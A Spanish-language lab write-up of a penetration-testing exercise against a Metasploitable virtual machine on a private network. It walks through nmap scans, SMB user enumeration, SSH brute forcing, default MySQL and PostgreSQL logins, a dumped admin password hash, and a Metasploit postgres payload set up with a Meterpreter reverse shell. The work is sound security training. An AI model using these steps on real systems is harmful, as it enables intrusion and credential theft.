1. ¿Qué dirección IP tiene la máquina M5T1?

Escaneo de la red con nmap. Ambas VM están configuradas con NAT Network

nmap -sP 10.0.2.0/24

```
nmap -sP 10.0.2.0/24
```

```
MAC Address: 08:00:27:DB:DF:C7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
```

IP: 10.0.2.5

2. Identifica qué puertos TCP están abiertos en la máquina M5T1.

Realizado un escaneo rápido con nmap (Se puede usar también con los parámetros -sT)

nmap 10.0.2.5

```
root@M2T1:~# nmap 10.0.2.5

Starting Nmap 7.60 ( https://nmap.org ) at 2021-12-28 12:13 CET
Nmap scan report for 10.0.2.5
Host is up (0.000082s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```

Puertos TCP abiertos: 22, 25, 53, 111, 139, 445, 2049, 2121, 3306 y 5432.

3. Identifica qué puertos del top-100 de puertos más frecuentes UDP están abiertos en la máquina M5T1.

nmap -sU -p 0-100 10.0.2.5

```
PORT   STATE         SERVICE
53/udp open          domain
68/udp open|filtered dhcpc
```

Puertos UDP abiertos en el top100: 53-domain y 68-dhcpc

4. Indica la versión de los servicios ejecutándose en los siguientes puertos:

- *21 TCP:* Detectado servicio en el puerto 22: OpenSSH 4.7p1 Debian 8ubuntu1
- *25 TCP:* Postfix smtpd
- *80 TCP:* Me detecta que este puerto está cerrado. (el 21 lo mismo)

```
PORT   STATE  SERVICE
80/tcp closed http
```

- *2049 UDP:* 2-4 RPC
- *3306 TCP:* MySQL 5.0.51a-3ubuntu5

Escaneo con nmap: nmap -sV 10.0.2.5 -v

```
nmap -sV 10.0.2.5 -v
```

```
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

5. ¿Qué versión del sistema operativo hay instalada en la máquina virtual M5T1?

Escaneo con nmap -O 10.0.2.5

```
nmap -O 10.0.2.5
```

```
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

6. Enumera los usuarios locales de la máquina M5T1 a través de algún protocolo sensible a enumeración de usuarios y describe el proceso que has seguido para conseguirlo. Nota: para la realización de este ejercicio no se puede utilizar ningún exploit.

He probado varias herramientas para enumerar los usuarios locales. Con telnet o smtp-user-enum, se pueden enumerar los usuarios pero necesitas una lista de los mismo para ir chequeando posibles nombres. Es fácil por ejemplo encontrar si esta el usuario root, pero con estas herramientas no se pueden lista todos.

He encontrado dos herramientas que me permiten listar todos los usuariod, una es metasploit (smtp_enum) y con un script de nmap, smb-enum-users, que es el que voy a mostrar:

```
nmap --script smb-enum-users 10.0.2.5
```

```
smb-enum-users:
  METASPLOITABLE\backup (RID: 10
    Full name:   backup
    Flags:       Account disable
  METASPLOITABLE\bin (RID: 1004)
    Full name:   bin
    Flags:       Account disable
  METASPLOITABLE\bind (RID: 1210
    Flags:       Account disable
  METASPLOITABLE\daemon (RID: 10
    Full name:   daemon
    Flags:       Account disable
  METASPLOITABLE\dhcp (RID: 1202
    Flags:       Account disable
  METASPLOITABLE\distccd (RID: 1
    Flags:       Account disable
  METASPLOITABLE\ftp (RID: 1214)
```

La lista de usuarios: root, backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, news, nobody, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data

7. Inicia sesión en la máquina M5T1 a través de SSH e indica el valor del flag1. Describe el proceso que has seguido para conseguirlo. Nota: para la realización de este ejercicio no se puede utilizar ningún exploit ni hacer login local en M5T1 como root.

He usado el script de nmap ssh-brute. No me ha funcionado el ssh-vulnkey que esta en los apuntes…

```
root@M2T1:~# nmap -p 22 --script ssh-brute -
meout=4s 10.0.2.5
```

nmap -p 22 --script ssh-brute --script-args userdb=users,passdb=pass.lst --script-args ssh-brute.timeout=4s 10.0.2.5

He encontrado una manera de hacer login: Usuario: user Password: password

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     user:password - Valid credentials
|_  Statistics: Performed 743 guesses in 607 seconds, average tps: 1.2
MAC Address: 08:00:27:48:E3:A6 (Oracle VirtualBox virtual NIC)
```

Conexión conseguida:

```
root@M2T1:~# ssh user@10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (RSA) to the list of known hosts.
user@10.0.2.5's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Mon Jan 15 12:26:40 2018 from 10.0.2.15
user@metasploitable:~$
```

El flag es: eQc3FbYVuc

```
El flag 1 es:

eQC3FbYVuC
```

8. Conéctate al servidor MySQL de la máquina M5T1 y obtén el hash del usuario admin de la base de datos con nombre "tikiwiki". Nota: para la realización de este ejercicio no se puede utilizar ningún exploit ni hacer login local en M5T1 como root.

El usuario root no tiene password para conectarse a mysql.


```
user@metasploitable:/etc/mysql$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Cambio a la BD tikiwiki

```
mysql> use tikiwiki
```

El hash del usuario Admin: f6fdffe48c908deb0f4c3bd36c032e72 he visto las tablas que hay en la BD y he hecho una consulta simple a la tabla users_usersmys

Select * from users_users



9. Indica el usuario y la contraseña del servidor PostgreSQL de la máquina M5T1. Nota: para la realización de este ejercicio no se puede utilizar ningún exploit ni hacer login local en M5T1 como root.

Inicio sesión en la VM con el usuario postgres – postgres

Visualización del fichero: pg_hba.conf

```
# Database administrative login by UNIX sockets
local   all         postgres                          ident sameuser
```

Conexión a la base de datos con el mismo usuario y contraseña: postgres – postgres

```
postgres@metasploitable:/etc/postgresql/8.3/main$ psql -U postgres
Welcome to psql 8.3.1, the PostgreSQL interactive terminal.

Type:  \copyright for distribution terms
       \h for help with SQL commands
       \? for help with psql commands
       \g or terminate with semicolon to execute query
       \q to quit

postgres=#
```


10. Utilizando Metasploit, carga un Meterpreter en la máquina M5T1 a través del servidor PostgreSQL e indica el valor del flag2. Nota: para la realización de este ejercicio no se puede hacer login local en M5T1 como root.

He lanzando este exploit en metasploit:

```
msf exploit(linux/postgres/postgres_payload) > options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOST     10.0.2.5         yes       The target address
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Pero no me ha llegado a hacer login.

He conseguido ver el flag con el usuario postgres de la máquina atacada:



11. Conéctate a M5T1 a través de NFS e indica el valor del flag3. Nota: para la realización de este ejercicio no se puede utilizar ningún exploit ni hacer login local en M5T1 como root.

He intentado conectar con este comando:

```
mount -t nfs 10.0.2.5:/home /tmp/nfs -o nolock
```

Pero me esta dando constantemente un error. Parece que no encuentra ene sbin los ficheros mount.nfs etc

He tratado de instalar nfs-common y cifs-utils pero no ha habido manera.

12. A partir del usuario “user” y aprovechando alguno de los acceso ya conseguidos hasta ahora (ejercicios 7-11), escala privilegios para conseguir ser root en el sistema a través de algún mecanismo que no requiera de uso de exploits. Describe el procedimiento seguido.

He intentado escalar privilegios de las siguientes maneras, pero sin éxito:

1. Recuperar información. Usuarios locales. Buscar archivos con contraseñas.

Ssh sin suficiente protección.

2. Permisos escritura ficheros sensibles:

/etc/passwd

/etc/shadow

/etc/sudoers

3. Servicios con posibilidad de modificar ejecutables que se lanzan como root.

4. Archivos con setuid / setgid y ejecutar instrucciones find, vim, ...

5. Servicios vulnerables